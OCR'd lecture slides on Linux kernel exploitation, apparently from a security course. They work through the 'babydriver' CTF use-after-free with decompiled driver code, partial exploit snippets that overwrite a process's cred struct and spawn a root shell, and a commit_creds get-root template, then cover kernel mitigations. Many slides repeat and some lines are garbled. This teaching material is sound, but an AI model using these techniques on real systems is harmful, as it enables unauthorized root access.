
`babydev_struct` (global)

`babydev_struct.device_buf` 0xffff3333
`babydev_struct.device_buf_len` 0xa8

```
int fd1 = open("/dev/babydev", 2);
int fd2 = open("/dev/babydev", 2);

ioctl(fd1, 0x10001, 0xa8);

close(fd1);
```



```
1 long babyioctl(file *filp, uint command)
2 {
3     long __syscall_babyioctl(file *filp, uint command)
4     long RAX:8 <RETURN>
5     long RDI:8 filp
6     long RSI:4 command
7     astruc
8     __fentry__();
9     if (command == 0x10001) {
10         kfree(babydev_struct.device_buf);
11         babydev_struct.device_buf = (char *)__kmalloc(extraout_RDX, 0x24000c0);
12         babydev_struct.device_buf_len = (size_t)extraout_RDX;
13         printk("alloc done\n");
14         lVar1 = 0;
15     }
16     else {
17         printk(&DAT_0010031a, extraout_RDX);
18         lVar1 = -0x16;
19     }
20     return lVar1;
21 }
22 }
```

close(fd1) → babyrelease() → kfree(0xffff3333)

babydev_struct (global)

babydev_struct.device_buf 0xffff3333
babydev_struct.device_buf_len 0xa8

```
int fd1 = open("/dev/babydev", 2);
int fd2 = open("/dev/babydev", 2);

ioctl(fd1, 0x10001, 0xa8);

close(fd1);
```

```
1
2 int babyrelease(inode *inode, file *filp)
3
4 {
5     __fentry__();
6     kfree(babydev_struct.device_buf);
7     printk("device release\n");
8     return 0;
9 }
0
```

fd1

fd2

0xffff1111

0x40

0xffff2222

0x40

0xffff3333

0xa8

```
close(fd1)→ babyrelease()→kfree(0xffff3333)
```

babydev_struct (global)

```

babydev_struct.device_buf 0xffff3333
babydev_struct.device_buf_len 0xa8

```

```
else if(pid == 0)
{
    char zeros[30] = {0};
    write(fd2, zeros, 28);

    if(getuid() == 0)
    {
        puts("[+] root now.");
        system("/bin/sh");
        exit(0);
    }
}
```

```

1  ssize_t babywrite(file *filp, char *buffer, size_t length, loff_t *offset)
2
3  {
4
5      ulong uVar1;
6      ulong extraout_RDX;
7
8      __fentry__();
9      if (babydev_struct.device_buf != (char *)0x0) {
10         uVar1 = 0xfffffffffffffffe;
11         if (
12             Unsigned Long Integer (compiler-specific size)
13             Length: 8
14             ev_struct.device_buf_len) {
15             uVar1 = extraout_RDX;
16         }
17         return uVar1;
18     }
19     return -1;
20 }

```

0xffff1111

0x40

0xffff2222

40

fd2 0xfff3333

0xa8 cred_struct for that process

```

babydev_struct (global)
    babydev_struct.device_buf 0xffff3333
    babydev_struct.device_buf_len 0xa8

```


```
else if(pid == 0)
{
    char zeros[30] = {0};
    write(fd2, zeros, 28);

    if(getuid() == 0)
    {
        puts("[+] root now.");
        system("/bin/sh");
        exit(0);
    }
}
```

```

2 ssize_t babywrite(file *filp, char *buffer, size_t length, loff_t *offset)
3
4 {
5     ulong uVar1;
6     ulong extraout_RDX;
7
8     __fentry__();
9     if (babydev_struct.device_buf != (char *)0x0) {
10         uVar1 = 0xfffffffffffffffe;
11         if (
12             Unsigned Long Integer (compiler-specific size)  
Length: 8
13             ev_struct.device_buf_len) {
14             uVar1 = extraout_RDX;
15         }
16         return uVar1;
17     }
18     return -1;
19 }
20

```



```
set gid,uid to 0
```

Page ■ 32

Example: Babydriver

babyioctl()
babyopen()
babyread()
babyrelease()
babywrite()

Decompile: babyread - (babydriver.ko)

```
1
2 ulong babyread(undefined8 param_1,undefined8 param_2)
3
4 {
5     ulong uVar1;
6     ulong extraout_RDX;
7
8     __fentry__();
9     if (babydev_struct._0_8_ != 0) {
10         uVar1 = 0xfffffffffffffffe;
11         if (extraout_RDX < babydev_struct._8_8_) {
12             _copy_to_user(param_2);
13             uVar1 = extraout_RDX;
14         }
15         return uVar1;
16     }
17     return 0xffffffffffffffff;
18 }
19
```

First check if the length, then copy the data in babydev_struct.device_buf to the buffer, the buffer and the length are the parameters passed by the user.

Decompile: babywrite - (babydriver.ko)

```
1
2 ulong babywrite(void)
3
4 {
5     ulong uVar1;
6     ulong extraout_RDX;
7
8     __fentry__();
9     if (babydev_struct._0_8_ != 0) {
10         uVar1 = 0xfffffffffffffffe;
11         if (extraout_RDX < babydev_struct._8_8_) {
12             _copy_from_user();
13             uVar1 = extraout_RDX;
14         }
15         return uVar1;
16     }
17     return 0xffffffffffffffff;
18 }
19
```

Similar to babyread, the difference is from the buffer copy to the global variable

Example: Babydriver

There is a **UAF** vulnerability caused by pseudo-conditional competition.

This means that if we **open both devices at the same time**, the second time will **overwrite** the first allocated space, because `babydev_struct` is global.

Similarly, if the first one is released, then the second one is actually released, which results in a UAF.

How do we use UAF? As mentioned before, the **cred** structure can be modified to grant root to root.

Example: Babydriver

There is a **UAF** vulnerability caused by pseudo-conditional competition.

This means that if we **open both devices at the same time**, the second time will **overwrite** the first allocated space, because `babydev_struct` is global.

Similarly, if the first one is released, then the second one is actually released, which results in a UAF.

How do we use UAF? As mentioned before, the **cred** structure can be modified to grant root to root.

Example: Babydriver

Plan:

- Turn on the device twice and change its size to the size of the cred structure via ioctl
- Release one, fork a new process, then **At the space of the cred of this new process will overlap with the previously released space**
- The same time, we can **write to this space through another file descriptor**, just need to change uid, gid to 0, that is, you can achieve the right to root



Kernel Space Protections

By now, you're familiar with the alphabet soup of exploit mitigations

DEP

ASLR

Canaries

etc...

Green: Present in Kernel Space

Yellow: Present, with caveats

There's a whole new alphabet soup for Kernel Mitigations!

Kernel Space Protections

Some new words in our soup (There's plenty more...)

MMAP_MIN_ADDR

KALLSYMS

RANDSTACK

STACKLEAK

SMEP / SMAP

Most of these will be off for the labs!


MMAP_MIN_ADDR

This makes exploiting **NULL pointer dereferences** harder.



MMAP_MIN_ADDR

This makes exploiting **NULL pointer dereferences** harder.




Program does `mmap(0,...)`

MMAP_MIN_ADDR

NULL pointer dereferences


- Program does `mmap(0,...)`

Program writes malicious Code



MMAP_MIN_ADDR

This makes exploiting **NULL pointer dereferences** harder.




Program does `mmap(0,...)`

Program writes malicious Code

Program triggers Kernel Bug

MMAP_MIN_ADDR

This makes exploiting **NULL pointer dereferences** harder.



Program does `mmap(0,...)`


Program writes malicious Code

Program triggers Kernel Bug

Kernel starts executing malicious Code

MMAP_MIN_ADDR

This makes exploiting **NULL pointer dereferences** harder.



`mmap_min_addr` disallows programs from allocating low memory.

Makes it much more difficult to exploit a simple **NULL pointer dereference** in the kernel.

KALLSYMS

`/proc/kallsyms` gives the address of all symbols in the kernel.

We need this information to write reliable exploits without an info-leak!

```
softsec@softsec-VirtualBox:~$ sudo cat /proc/kallsyms | grep commit_creds
c106bc60 T commit_creds
c17faad4 r __ksymtab_commit_creds
c1806e0c r __kcrctab_commit_creds
c180f2b2 r __kstrtab_commit_creds
softsec@softsec-VirtualBox:~$
```

KALLSYMS

kallsyms used to be world-readable.

Now, it returns 0's for unprivileged users

```
softsec@softsec-VirtualBox:~$ cat /proc/kallsyms | grep commit_creds
00000000 T commit_creds
00000000 r __ksymtab_commit_creds
00000000 r __kcrctab_commit_creds
00000000 r __kstrtab_commit_creds
```

Can still be a useful source of information on older systems

SMEP / SMAP

SMEP: Supervisor Mode Execution Protection

Introduced in Intel IvyBridge

SMAP: Supervisor Mode Access Protection

Introduced in Intel Haswell

SMEP / SMAP

Common Exploitation Technique: Supply your own “get root” code.

```
void get_root() {  
    commit_creds(prepare_kernel_cred(0));  
}  
  
int main(int argc, char * argv) {  
    ...  
    trigger_fp_overwrite(&get_root);  
    ...  
    //trigger fp use  
    trigger_vuln_fp();  
    // Kernel Executes get_root  
    ...  
    // Now we have root  
    system("/bin/sh");  
}
```



SMEP / SMAP

SMEP prevents this type of attack by triggering a **page fault** if the processor tries to execute memory that has the “user” bit set while in “**ring 0**”.

SMAP works similarly, but for data access in general

This doesn't *prevent* vulnerabilities, but it adds considerable work to developing a working exploit


We need to use **ROP**, or somehow get **executable code** into kernel memory.

Conclusion

Kernel Exploitation is *weird*, but *extremely powerful*

As userland exploit-dev becomes more challenging and more expensive, kernelspace is becoming a more attractive target.

A single bug can be used to bypass sandboxes, and gain root privileges, which may otherwise be impossible



Q & A